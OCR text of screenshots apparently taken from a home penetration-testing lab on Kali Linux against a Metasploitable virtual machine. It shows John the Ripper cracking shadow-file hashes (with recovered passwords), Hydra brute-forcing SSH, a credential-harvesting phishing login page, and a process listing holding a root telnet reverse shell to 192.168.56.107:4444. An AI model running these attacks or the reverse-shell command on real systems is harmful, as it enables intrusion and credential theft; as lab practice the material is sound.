```
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$
```

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:49


*Untitled 2 - Mousepad

File Edit Search View Document Help

shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>Secure Login </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only</p>
17 </body>
18 </html>
19 EOF
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:53
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 0:41


kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:51
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:13
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

